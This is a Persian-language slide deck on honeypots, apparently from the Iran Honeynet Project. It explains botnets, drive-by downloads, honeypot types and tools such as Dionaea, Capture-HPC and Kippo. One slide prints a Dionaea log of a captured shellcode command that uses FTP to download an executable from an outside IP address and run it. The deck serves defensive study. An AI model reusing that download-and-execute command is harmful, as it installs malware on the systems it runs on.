
هانی‌پات: شناسایی حملات جدید سایبری و چالشهای آن

رئوس مطالب


- مقدمه
- انواع هانی پات
  - High-interaction در مقابل Low-interaction
  - سرور در مقابل کلاینت
- دمـو (Demo)
- چالش ها
  - تکنیک های کشف یا گریز
  - حملات و پلتفرم های جدید
  - روش های جدید پخش بدافزار
- آینده ی هانی پات ها
  - مانیتورینگ مخفی
  - هانی پات VoIP، IM، IPv6، USB، Virtualization، ...

Botnets and Cyber Security Threats

INTRODUCTION


تهدیدات سایبری

- بدافزار، **بات‌نت**
- چرخه حیات بات‌نت
  - فاز آلوده‌سازی
    - حمله Drive-by download
  - فاز گردهمایی
    - پیدا کردن سرور C&C
  - فاز فرمان و کنترل
  - فاز حمله



Drive-by download حملات

- سوء استفاده از آسیب پذیری های موجود در مرورگرهای وب، افضونه های نصب شده (مانند Adobe Flash) و یا برنامه های کاربردی سمت کلاینت برای نفوذ به سیستم هدف و دانلود بدافزار بدون اطلاع کاربر!



نیاز استفاده از هانی‌پات

- آنتی ویروس ها و سیستم های تشخیص نفوذ عموماً بر اساس Signature کار می کنند..! (حملات شناخته شده)
  - خطای بالای روشهای مبتنی بر رفتار
- تا قبل از ابداع ایده هانی‌پات راهی برای جمع آوری بدافزارها و آنالیز دقیق بات‌نت‌ها وجود نداشت!
- استفاده از هانی‌پات برای:
  - ✓ کشف حملات جدید
  - ✓ مطالعه رفتار و ابزارهای نفوذگران
  - ✓ جمع آوری بدافزار و آنالیز بات‌نت
  - ✓ ...

Use Honeypots to Know Your Enemies

HONEYPOT

هانی‌پات (Honeypot)

- تعریف بنیانگذار پروژه Honeynet از هانی پات:

"A honeypot is a security resource whose value lies in being probed, attacked, or compromised." - *Lance Spitzner*

- اساس کار هانی پات مبتنی بر Deception یا فریب دادن نفوذگر می باشد.
- از آنجا که این سیستم ها هیچ کاربرد عملیاتی ندارند، هر فعالیتی که بر روی آنها انجام شود و یا هر ترافیک ورودی و خروجی از آنها می تواند نشانه حمله باشد.

کاربردهای هانی پات

- بعضی از کاربردهای هانی پات:
  - ✓ کشف حملات جدید و 0-day
  - ✓ مطالعه ابزارها، فعالیت ها و انگیزه نفوذگران
  - ✓ جمع آوری بدافزار و آنالیز بات‌نت
  - ✓ بهبود سیستم های تشخیص نفوذ (IDS)
  - ✓ کاهش سرعت حملات

- به طور کلی از هانی پات برای مطالعه ابزارها، تاکتیک ها و انگیزه های درگیر در حملات کامپیوتری استفاده می شود.


انواع هانی پات


- هانی پات ها را از جنبه های مختلفی می توان دسته بندی کرد.
- از نظر سطح تعامل:
  - هانی پات High-Interaction: محیط واقعی
  - هانی پات Low-Interaction: سیستم عامل، سرویس و یا آسیب پذیری شبیه سازی شده
- از نظر حملات مورد نظر:
  - هانی پات سنتی یا Server: کشف حملات سمت سرور
  - هانی پات Client: کشف حملات سمت کلاینت (معمولاً حملات Drive-by download)
- از نظر کاربرد:
  - هانی پات تحقیقاتی (research)
  - هانی پات عملیاتی (production)
- هانی پات مجازی در مقابل فیزیکی!

هانی‌پات HI در مقابل LI

هانی پات های High-Interaction	هانی پات های Low-Interaction
سرویس ها، سیستم عامل ها یا نرم-افزار های واقعی	شبیه سازی TCP/IP stack، آسیب-پذیری ها و موارد دیگر
ریسک بیشتر	ریسک کمتر
پیاده سازی و نگهداری مشکل	پیاده سازی و نگهداری آسان
ثبت اطلاعات گسترده و کامل	ثبت اطلاعات کمی در مورد حملات

هانی‌پات کلاینت در مقابل سرور






Source: The Honeynet Project, www.honeynet.org


انواع هانی پات


- سه تفاوت اصلی هانی پات کلاینت با سرور:
  - شبیه سازی نرم افزار سمت کلاینت، به جای شبیه سازی سرویس.
  - بر خلاف هانی پات سرور، هانی پات کلاینت باید به صورت فعال با سرور مورد نظر تعامل کند تا مورد نفوذ قرار گیرد.
  - در هانی پات سرور تمام فعالیتهای شناسایی شده حمله در نظر گرفته می شوند، اما در هانی پات کلاینت باید مکانیزمی برای تشخیص سرور عادی از سرور مخرب داشته باشیم.



هانی پات High-Interaction


- نیازمندی های اصلی یک هانی پات / هانی نت:
  - Data Control: جهت کاهش ریسک و خطرات احتمالی هانی پات (در صورت آلوده شدن)
  - Data Capture: مانیتورینگ و لاگینگ تمام فعالیت های نفوذگر
  - Data Analysis: آنالیز و تبدیل داده های جمع آوری شده به اطلاعات قابل استفاده
  - Data Collection: فقط برای پیاده سازی های توزیع شده
- **Honeywall:** سیستمی که به صورت یک bridging device لایه ۲ عمل کرده و سه نیازمندی اصلی جمع آوری داده، کنترل و آنالیز حملات را فراهم می کند.






هانی پات High-Interaction


- Honeywall فقط می تواند ترافیک شبکه هانی پات را مانیتور کند و هیچ اطلاعاتی در مورد فعالیت های انجام شده بر روی هانی پات (تغییرات فایل سیستم، پراسس ها، ترافیک رمز شده و ...) نمی دهد.
- از ماژول کرنل **Sebek** برای مانیتور کردن فعالیت های نفوذگر در هانی پات استفاده می شود.





هانی پات High-Interaction

- هانی پات **Capture-HPC**، یک هانی پات کلاینت High-Interaction است که به صورت فعال به دنبال سرورهایی می گردد که به مرورگرهای وب (یا هر کاربرد سمت کلاینت دیگر) حمله می کنند.
- بعد از بازدید از یک URL، ماژول های کرنل تمام رخدادهای مربوط به مرورگر وب را ثبت کرده و در صورت عـدم تطابق با whitelist، به capture server گـــزارش می کند.
- بر اساس تغییرات غیرمجاز فایل سیستم، رجیستری، پراسسها، ...



هانی پات High-Interaction


- هانی‌پات **PwnyPot** (یا MCEDP)؛ رویکرد جدیدی در کلاینت هانی‌پات‌های High-Interaction.
  - توسط پروژه هانی‌نت ایران توسعه داده شده؛ (فاز Beta)
  - بر خلاف Capture-HPC که مخرب بودن سرور را بر اساس تغییر وضعیت سیستم، بعد از بازدید URL و آلوده شدن سیستم تشخیص میدهد، هانی‌پات ما در زمان اجرای کد اکسپلویت (فاز آلوده سازی) مخرب بودن سرور را تشخیص می‌دهد.
  - اطلاعات بیشتر در مورد این پروژه را در وب سایت ما مشاهده کنید:

    http://www.irhoneynet.org/?page_id=116

هانی پات Low-Interaction

- هانی پات **Honeyd** قابلیت شبیه سازی شبکه، هزاران میزبان مجازی با پیکربندی سرویس های دلخواه (با استفاده از اسکریپت های ساده) و شبیه سازی سیستم عامل آنها در سطح پشته TCP/IP را فراهم می کند.
- هانی پات **Nepenthes** با شبیه سازی آسیب پذیریهای شناخته شده، بدافزارهایی که سعی در اکسپلویت کردن این آسیب - پذیری ها دارند را دانلود می کند.
- هانی پات **Dionaea**، از ماشین های حالت استاتیک برای شبیه سازی سرویس های آسیب پذیر استفاده می کند.

بعضی از پروتکلهای شبیه سازی شده: SMB، SIP، MSSQL، MySQL، FTP، HTTP




هانی پات Low-Interaction

- بعضی از قابلیت های Dionaea که آن را از دیگر هانی پات های Low-Interaction متمایز کرده است:
  - استفاده از Libemu برای کشف shellcode: بر خلاف روش pattern matching، قابلیت کشف shellcode های جدید و ناشناخته را دارد.
  - شبیه سازی پروتکل (سرویس SMB به عنوان پروتکل اصلی)، به جای شبیه سازی آسیب پذیری
  - پشتیبانی از IPv6

```
][04112010 00:42:22] emu dionaea/emu.py:53: profiledump [{'return': '32', 'args'
: ['cmd /c echo open 60.10.179.100 2270 > i&echo 123>> i&echo 123>> i&echo bin >
> i&echo get gff6.exe >> i&echo quit >> i&ftp -s:i&del /F /Q i&gff6.exe\r\n', '0
'], 'call': 'WinExec'}, {'return': '0', 'args': ['0'], 'call': 'ExitThread'}]
SplitResult(scheme='ftp', netloc='123:123@60.10.179.100:2270', path='/gff6.exe',
 query='', fragment='')
[04112010 00:42:22] ftp dionaea/ftp.py:931: do download
[04112010 00:42:22] connection connection.c:3794: connection 0x9556118 none/tcp
type: none->connect
[04112010 00:42:22] connection connection.c:3827: connection 0x9556118 connect/t
cp/none [192.168.66.106:54482->] state: none->connecting
[04112010 00:42:22] logsql dionaea/logsql.py:464: connect connection to /60.10.1
79.100:2270 from 192.168.66.106:54482 (id=18648)
[04112010 00:42:22] logsql dionaea/logsql.py:515: parent ids (18644, 18644)
[04112010 00:42:22] logsql dionaea/logsql.py:518: child had ids (18648, 18648)
[04112010 00:42:22] logsql dionaea/logsql.py:523: child has ids (18644, 18648)
[04112010 00:42:22] logsql dionaea/logsql.py:524: child 18648 parent 18644 root
18644
[04112010 00:42:22] logsql dionaea/logsql.py:566: offer for attackid 18644
[04112010 00:42:22] cmd dionaea/cmd.py:241: ftp://123:123@60.10.179.100:2270//gf
f6.exe
```


هانی پات Low-Interaction

- هانی پات های Low-Interaction دیگر:
  - **Amun**: پورت شده ی هانی پات Nepenthes به پایتون
  - ~~***Mwcollect***: *شامل قابلیت های خوب Honeytrap + Nepenthes*~~
  - **Glastopf**: مخصوص حملات کاربردهای تحت وب
  - **Kippo**: هانی پات SSH؛ یک فایل سیستم جعلی + تعدادی از دستورات خط فرمان
  - **PhoneyC**: هانی پات کلاینت؛ استفاده از ماژول های آسیب پذیری و AV برای کشف
  - **HoneyC**: هانی پات کلاینت
  - **Honeytrap**
  - ~~***SMTP HP***: *هانی پات smtp*~~



